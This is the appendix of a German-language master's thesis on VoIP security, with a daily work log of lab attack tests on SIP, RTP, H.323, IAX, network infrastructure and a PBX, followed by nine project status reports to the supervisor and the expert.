Mittwoch	29.10.2008	Beginn Aufbau der Testumgebung	4.5
Donnerstag	30.10.2008		
Freitag	31.10.2008		
Samstag	01.11.2008	Überarbeitung Pflichtenheft	6.5
Sonntag	02.11.2008		
Montag	03.11.2008		
Dienstag	04.11.2008		
Mittwoch	05.11.2008	Feinschliff Pflichtenheft	4
Donnerstag	06.11.2008		
Freitag	07.11.2008	Sitzung mit Betreuer	1
Samstag	08.11.2008	Aufbau Testumgebung	5.5
Sonntag	09.11.2008		
Montag	10.11.2008	Labor Setup Installation IAX Server Asterisk und Einarbeitung	6
Dienstag	11.11.2008	Installation Ubuntu Server	2
Mittwoch	12.11.2008	Start Angriffe gegen SIP Enumeration, web search vendor specific	4
Donnerstag	13.11.2008		
Freitag	14.11.2008		
Samstag	15.11.2008	Angriffe gegen SIP Authentication Attacken, falsche Tools kein Fortschritt	12
Sonntag	16.11.2008		
Montag	17.11.2008	Installation Vmware Server	3
Dienstag	18.11.2008		
Mittwoch	19.11.2008	Angriffe gegen SIP Authentication Attacken, kein Cracken des PW möglich	4
Donnerstag	20.11.2008	Kurs Präsentationstechnik Bern	8
Freitag	21.11.2008	Review mit Experte	1
Samstag	22.11.2008	Angriffe gegen SIP Authentication Attacken	8
Sonntag	23.11.2008		

Montag	24.11.2008		
Dienstag	25.11.2008	Angriffe gegen SIP Registration Hijacking	4.5
Mittwoch	26.11.2008		
Donnerstag	27.11.2008		
Freitag	28.11.2008		
Samstag	29.11.2008	Angriffe gegen SIP Registration Hijacking, DoS	7
Sonntag	30.11.2008	Angriffe gegen SIP, DoS und Flooding Attacken	8
Montag	01.12.2008		
Dienstag	02.12.2008	Installation Gnugk Gatekeeper, verschiedene Gatekeeper versucht, erfolglos	3.5
Mittwoch	03.12.2008		
Donnerstag	04.12.2008		
Freitag	05.12.2008	Sitzung mit Betreuer / Realisierungskonzept	2
Samstag	06.12.2008	Angriffe auf RTP	7
Sonntag	07.12.2008		
Montag	08.12.2008	Angriffe auf RTP und H.323	3
Dienstag	09.12.2008		
Mittwoch	10.12.2008	Angriffe auf H.323	4.5
Donnerstag	11.12.2008		
Freitag	12.12.2008	Angriffe auf RTP	2
Samstag	13.12.2008	Angriffe auf H.323, viele erfolglos, schlechte Tools	8.5
Sonntag	14.12.2008		
Montag	15.12.2008	Nachtests auf RTP	4.5
Dienstag	16.12.2008	Zwischenbericht/ Review mit Experte	1
Mittwoch	17.12.2008		
Donnerstag	18.12.2008	Nachtests H.323	3
Freitag	19.12.2008		
Samstag	20.12.2008	Beginn mit der Dokumentation des Diplomberichtes	7
Sonntag	21.12.2008	Teilerstellung Dokumentation Diplombericht	6
Montag	22.12.2008	Teilerstellung Dokumentation Diplombericht	8
Dienstag	23.12.2008	Teilerstellung Dokumentation Diplombericht	6
Mittwoch	24.12.2008	Teilerstellung Dokumentation Diplombericht	5
Donnerstag	25.12.2008		
Freitag	26.12.2008	Korrekturlesen	4
Samstag	27.12.2008	Teilerstellung Dokumentation Diplombericht	10
Sonntag	28.12.2008	Angriffe gegen das IAX Protokoll	7
Montag	29.12.2008	Angriffe gegen das IAX Protokoll	5
Dienstag	30.12.2008	Angriffe gegen das IAX Protokoll	7
Mittwoch	31.12.2008		
Donnerstag	01.01.2009		
Freitag	02.01.2009	Angriffe gegen das IAX Protokoll	3
Samstag	03.01.2009	Umstellen der Testumgebung für Infrastrukturtests	5.5
Sonntag	04.01.2009	Teilerstellung Dokumentation Diplombericht	4
Montag	05.01.2009	Angriffe gegen die Netzwerkinfrastruktur	3.5
Dienstag	06.01.2009		
Mittwoch	07.01.2009	Angriffe gegen die Netzwerkinfrastruktur	2
Donnerstag	08.01.2009		
Freitag	09.01.2009		
Samstag	10.01.2009	Abschliessende Angriffe gegen das IAX Protokoll	2
Sonntag	11.01.2009	Angriffe gegen die Netzwerkinfrastruktur	7
Montag	12.01.2009	Angriffe gegen die Netzwerkinfrastruktur	4.5
Dienstag	13.01.2009	Angriffe gegen die Netzwerkinfrastruktur	3
Mittwoch	14.01.2009	Nachtragen IAX Resultate	3
Donnerstag	15.01.2009	Neukonfiguration Testumgebung	3
Freitag	16.01.2009	Angriffe gegen die Netzwerkinfrastruktur	2

Samstag	17.01.2009	Angriffe gegen die Netzwerkinfrastruktur	7
Sonntag	18.01.2009	Angriffe gegen die Netzwerkinfrastruktur	8
Montag	19.01.2009		
Dienstag	20.01.2009	Sitzung mit Betreuer	1
Mittwoch	21.01.2009	Einarbeiten STP der Switche, STP Angriffe	4
Donnerstag	22.01.2009		
Freitag	23.01.2009		
Samstag	24.01.2009	Nachtests Angriffe gegen die Netzwerkinfrastruktur	7
Sonntag	25.01.2009	Angriffe gegen die PBX Ascotel	10
Montag	26.01.2009		
Dienstag	27.01.2009	Nachtests Netzwerkinfrastruktur	4
Mittwoch	28.01.2009		
Donnerstag	29.01.2009	Nachtests SIP	
Freitag	30.01.2009		
Samstag	31.01.2009	Angriffe gegen die PBX Ascotel	7
Sonntag	01.02.2009	Angriffe gegen die PBX Ascotel	9
Montag	02.02.2009	Kontrolle Pflichtenheft vorgaben	2
Dienstag	03.02.2009	Angriffe gegen die PBX Ascotel, Sitzung mit Betreuer	5.5
Mittwoch	04.02.2009	Nachtests H.323	4
Donnerstag	05.02.2009		
Freitag	06.02.2009	Erstellung Diplombericht	10
Samstag	07.02.2009	Nachtests Netzwerkinfrastruktur	8
Sonntag	08.02.2009	Erstellung Diplombericht	10
Montag	09.02.2009	Erstellung Diplombericht	12
Dienstag	10.02.2009	Erstellung Diplombericht	8
Mittwoch	11.02.2009	Erstellung Diplombericht	9
Donnerstag	12.02.2009	Erstellung Präsentation für Vortrag	11
Freitag	13.02.2009	Erstellung Diplombericht	14
Samstag	14.02.2009	Diverse Nachtests Ascotel & SIP	12
Sonntag	15.02.2009	Erstellung Diplombericht	12
Montag	16.02.2009	Korrektur Diplombericht	13
Dienstag	17.02.2009	Erstellung Diplombericht	17
Mittwoch	18.02.2009	Fertigstellung Diplombericht	16
Donnerstag	19.02.2009	Präsentationsvorbereitung, Besichtigung Präsentationsraum, CD erstellen Doku	12
		Total geleistete Arbeitsstunden	**511.5**

14.4 Statusberichte

14.4.1 Statusbericht Nr. 1



Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Montag 20. Oktober 2008

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung

Posten	IST	Begründung	Tendenz
Termine		Erstellung Pflichtenheft weit fortgeschritten	?
Qualität / Leistung		Sehr genaue Definitionen der Aufgaben angestrebt	?
Motivation		Guter Fortschritt, Aufbau der Testumgebung in unmittelbarer Aussicht	?

Legende IST-Situation:
= auf Kurs
= vom Kurs leicht abgewichen
= stark vom Kurs abgewichen

Legende Tendenz:
? = Verbesserung
? = gleich bleibend
? = Verschlechterung

Übersicht der Arbeiten

Abgeschlossene Arbeiten
- ...
- ...
- ...

Laufende / offene Arbeiten
- Erstellung Pflichtenheft:
  Die Erstellung des Pflichtenheftes ist schon weit fortgeschritten, jedoch bedarf es noch diverser Abklärungen betreffend der einzusetzenden Analyse- und Angrifftools. Auch steht die Überarbeitung betreffend den Details und Feinarbeiten noch aus.
- Evaluierung der einzusetzenden Analyse- und Angrifftools:
  Die meisten Tools sind bereits bestimmt, es wird jedoch noch der Einsatz weiterer Tools geprüft.
- Evaluierung der zu untersuchenden Protokolle:
  Die zu testenden Protokolle sind weitgehend bestimmt
- Organisation Material für Testumgebung:
  Material zum Aufbau einer weiteren Testumgebung wird zur Zeit organisiert und bereitgestellt.
- Sitzung mit Betreuer:
  2. Sitzung mit Betreuer steht am 22.10.2008 an

14.4.2 Statusbericht Nr. 2

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Montag 3. November 2008

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung

Posten	IST	Begründung	Tendenz
Termine	☺	Erstellung Pflichtenheft in Endphase	?
Qualität / Leistung	☺	Definition der Zeile präzise formuliert	?
Motivation	☺	Guter Fortschritt, Aufbau der Testumgebung in vollem Gange	?

Legende IST-Situation:	Legende Tendenz:
☺ = auf Kurs	? = Verbesserung
☺ = vom Kurs leicht abgewichen	? = gleich bleibend
☹ = stark vom Kurs abgewichen	? = Verschlechterung

Übersicht der Arbeiten

Abgeschlossene Arbeiten	• Die Ziele und die Tools wurden definiert • Das Material für Testumgebung ist eingetroffen.
Laufende / offene Arbeiten	• Erstellung Pflichtenheft: Das Pflichtenheft steht kurz vor der Fertigstellung. Wenige Korrekturen betreffend Definitionen und Rechtschreibung stehen noch aus. Die Ziele und die einzusetzenden Tools wurden definiert. • Organisation Material für Testumgebung: Das Material zum Aufbau einer weiteren Testumgebung wurde organisiert und ist eingetroffen. Der Aufbau der Testumgebung ist in vollem Gange. • Sitzung mit Betreuer: 3. Sitzung mit Betreuer steht am 7.11.2008 an. Ziel: Besprechung Pflichtenheft

14.4.3 Statusbericht Nr. 3

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Montag 25. November 2008

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung			
Posten	IST	Begründung	Tendenz
Termine	☺	Pflichtenheft fertig erstellt Bewertungsschema besprochen Testumgebung aufgebaut Erste Angriffe getätigt > Zeitaufwand gross	?
Qualität / Leistung	☺	Auf Kurs, exaktes Arbeiten angestrebt	?
Motivation	☺	Gut	?

Legende IST-Situation:	Legende Tendenz:
☺ = auf Kurs	? = Verbesserung
☺ = vom Kurs leicht abgewichen	? = gleich bleibend
☹ = stark vom Kurs abgewichen	? = Verschlechterung

Übersicht der Arbeiten	
Abgeschlossene Arbeiten	• Das Pflichtenheft ist fertig erstellt und bereit zum Upload. • Besprechung Pflichtenheft am 25.11.2008 mit Experte abgehalten, wobei auch das Bewertungsschema definiert wurde. • Die Testumgebung ist vollständig aufgebaut und bereit für Angriffsversuche. • Kurs Präsentationstechnik am 20.11.2008 besucht.
Laufende / offene Arbeiten	• Definition Realisierungskonzept: Definieren aller VOIP Angriffe und Eruierung weiterer Tools • Realisierung: Die ersten Analysen und VOIP-Angriffe auf das SIP-Protokoll sind im Gange • Dokumentation: Die getätigten Angriffe und Analysen werden laufend dokumentiert und die Resultate festgehalten. Ebenfalls wird parallel dazu ein Arbeits-Log geführt. • Sitzung mit Betreuer: 5. Sitzung mit Betreuer steht am 5.12.2008 an. Ziel: Besprechung VOIP Angriffe und allgemeiner Status • Abstract verfassen, Upload bis spätestens 28.11.2008

14.4.4 Statusbericht Nr. 4

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Sonntag 7. Dezember 2008

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung			
Posten	**IST**	**Begründung**	**Tendenz**
Termine	☺	Inmitten der Angriffe / Analysen	?
Qualität / Leistung	☺	Tools teilweise sehr aufwändig und zeitraubend	?
Motivation	☺	100% ausgelastet, zeitliches Wochensoll bei weitem überschritten	?

Legende IST-Situation:
- ☺ = auf Kurs
- ☺ = vom Kurs leicht abgewichen
- ☹ = stark vom Kurs abgewichen

Legende Tendenz:
- ? = Verbesserung
- ? = gleich bleibend
- ? = Verschlechterung

Übersicht der Arbeiten	
Abgeschlossene Arbeiten	• Realisierungskonzept definiert • Abstract und Pflichtenheft hoch geladen
Laufende / offene Arbeiten	• Realisierung: Die Analysen und VOIP-Angriffe auf das SIP-Protokoll nehmen mehr Zeit in Anspruch als geplant. Die unterschiedlichen Tools basierend auf verschiedener OS führen sehr oft zu keinem erfolgreichen Angriff/Abschluss. Mehr Tools müssen evaluiert werden. • Dokumentation: Die getätigten Angriffe und Analysen werden laufend dokumentiert und die Resultate festgehalten. Ebenfalls wird parallel dazu ein Arbeits-Log geführt. • Sitzung mit Betreuer: 6. Sitzung mit Betreuer steht am 19.12.2008 an. Ziel: Besprechung VOIP Angriffe und allgemeiner Status

14.4.5 Statusbericht Nr. 5

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Dienstag 23. Dezember 2008

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung

Posten	IST	Begründung	Tendenz
Termine	☺	Dank Mehrleistung wieder im Zeitplan	?
Qualität / Leistung	☺	Exaktes Arbeiten und Dokumentieren angestrebt	?
Motivation	😐	100% ausgelastet, zeitliches Wochensoll bei weitem überschritten	?

Legende IST-Situation:	Legende Tendenz:
= auf Kurs	? = Verbesserung
= vom Kurs leicht abgewichen	? = gleich bleibend
= stark vom Kurs abgewichen	? = Verschlechterung

Übersicht der Arbeiten	
Abgeschlossene Arbeiten	• Besprechung mit Betreuer • Die Angriffe auf die Protokolle SIP, H323 und RTP sind abgeschlossen, diese haben mehr Zeit in Anspruch genommen als geplant war. • Die PBX Asterisk und Ascotel wurden für die Angriffe neu installiert und konfiguriert. Die Einarbeitung in die PBX Asterisk hat ebenfalls viel Zeit in Anspruch genommen.
Laufende / offene Arbeiten	• Realisierung: Zur Zeit stehen die Analysen und Angriffe auf das Protokoll IAX an. Über die Festtage wird auch der Angriff auf die VOIP Infrastruktur vorgenommen. • Dokumentation: Die getätigten Angriffe und Analysen werden laufend dokumentiert und die Resultate festgehalten. Ebenfalls wird parallel dazu ein Arbeits-Log geführt. • Sitzung mit Betreuer: 7. Sitzung mit Betreuer steht am 6.1.2009 an. Ziel: Besprechung VOIP Angriffe und allgemeiner Status •

14.4.6 Statusbericht Nr. 6

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Dienstag 6. Januar 2009

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung			
Posten	**IST**	**Begründung**	**Tendenz**
Termine	☺	Dank Mehrleistung wieder im Zeitplan	?
Qualität / Leistung	☺	Aufwand gross für Einarbeitung der Tools	?
Motivation	☺	100% ausgelastet, zeitliches Wochensoll bei weitem überschritten	?

Legende IST-Situation:	**Legende Tendenz:**
☺ = auf Kurs	? = Verbesserung
☺ = vom Kurs leicht abgewichen	? = gleich bleibend
☺ = stark vom Kurs abgewichen	? = Verschlechterung

Übersicht der Arbeiten	
Abgeschlossene Arbeiten	• Besprechung mit Betreuer am 6.1.2009
Laufende / offene Arbeiten	• Realisierung: Die Analysen und Angriffe auf das Protokoll IAX sind noch im Gange. Auch werden zur Zeit die Angriffe auf die Netzwerkinfrastruktur ausgeführt. • Dokumentation: Die getätigten Angriffe und Analysen werden laufend dokumentiert und die Resultate festgehalten. Ebenfalls wird parallel dazu ein Arbeits-Log geführt. • Sitzung mit Betreuer: 8. Sitzung mit Betreuer steht am 20.1.2009 an. Ziel: allgemeiner Stand
	•

14.4.7 Statusbericht Nr. 7

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Dienstag 20. Januar 2009

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung

Posten	IST	Begründung	Tendenz
Termine	☺ (grün)	Dank Mehrleistung wieder im Zeitplan	?
Qualität / Leistung	☺ (gelb)	Genauigkeit bei den Tests angestrebt	?
Motivation	☺ (grün)	Gute Motivation, Ziel vor Augen	?

Legende IST-Situation:	Legende Tendenz:
(grün) = auf Kurs	? = Verbesserung
(gelb) = vom Kurs leicht abgewichen	? = gleich bleibend
(rot) = stark vom Kurs abgewichen	? = Verschlechterung

Übersicht der Arbeiten

Abgeschlossene Arbeiten	• Besprechung mit Experte am 16.1.2009 • 8. Sitzung mit Betreuer am 20.1.2009 an • Protokoll Angriffe auf IAX und LAN abgeschlossen
Laufende / offene Arbeiten	• Realisierung: Angriffe auf die PBX Ascotel sind im Gange. • Dokumentation: Die getätigten Angriffe und Analysen werden laufend dokumentiert und die Resultate festgehalten. Ebenfalls wird parallel dazu ein Arbeits-Log geführt. • Sitzung mit Betreuer: 9. Sitzung mit Betreuer steht am 3.2.2009 an.

14.4.8 Statusbericht Nr. 8

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Dienstag 3. Februar 2009

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung			
Posten	**IST**	**Begründung**	**Tendenz**
Termine	☺	Im Zeitplan	?
Qualität / Leistung	☺	Genauigkeit bei Dokumentation angestrebt	?
Motivation	☺	Sehr gute Motivation, Ende kommt in Reichweite	?

Legende IST-Situation:
- = auf Kurs
- = vom Kurs leicht abgewichen
- = stark vom Kurs abgewichen

Legende Tendenz:
- ? = Verbesserung
- ? = gleich bleibend
- ? = Verschlechterung

Übersicht der Arbeiten	
Abgeschlossene Arbeiten	• 9. Sitzung mit Betreuer am 3.2.2009 • Angriffe auf die PBX Ascotel abgeschlossen
Laufende / offene Arbeiten	• Dokumentation: - Die getätigten Angriffe und Analysen werden dokumentiert und die Resultate festgehalten. - Zusatzinformationen zu den einzelnen Kapiteln werden in die Dokumentation eingefügt - Appendix und Inhaltsverzeichnis müssen noch erstellt werden - Vorbereitung für Kurzpräsentation steht noch aus • Ebenfalls wird parallel dazu ein Arbeits-Log geführt.

14.4.9 Statusbericht Nr. 9

Projektangaben	
Titel der Arbeit	VOIP Security
Nummer	MAS-06-02.20
Datum Statusbericht	Dienstag 17. Februar 2009

Projektbeteiligte	
Auftraggeber	Selbst eingebrachtes Thema
Betreuer	Kurt Järmann, Aastra Telecom Schweiz AG
Experte	Mathias Engel, Cassarius AG
Diplomand / Autor Statusbericht	Stefan Schär, Aastra Telecom Schweiz AG

Zusammenfassung

Posten	IST	Begründung	Tendenz
Termine	☺	Im Fertigstellungs-Stress	?
Qualität / Leistung	☺	Genauigkeit bei Dokumentation angestrebt	?
Motivation	☺	Sehr gute Motivation, Ende ist sehr nahe	?

Legende IST-Situation:	Legende Tendenz:
☺ = auf Kurs	? = Verbesserung
☺ = vom Kurs leicht abgewichen	? = gleich bleibend
☹ = stark vom Kurs abgewichen	? = Verschlechterung

Übersicht der Arbeiten	
Abgeschlossene Arbeiten	
Laufende / offene Arbeiten	• Dokumentation: Die Dokumentation wird fertig gestellt, es gibt noch einiges zu tun • Der Kurzvortrag muss noch erstellt werden

Gekürzte Version ohne Kapitel 14.5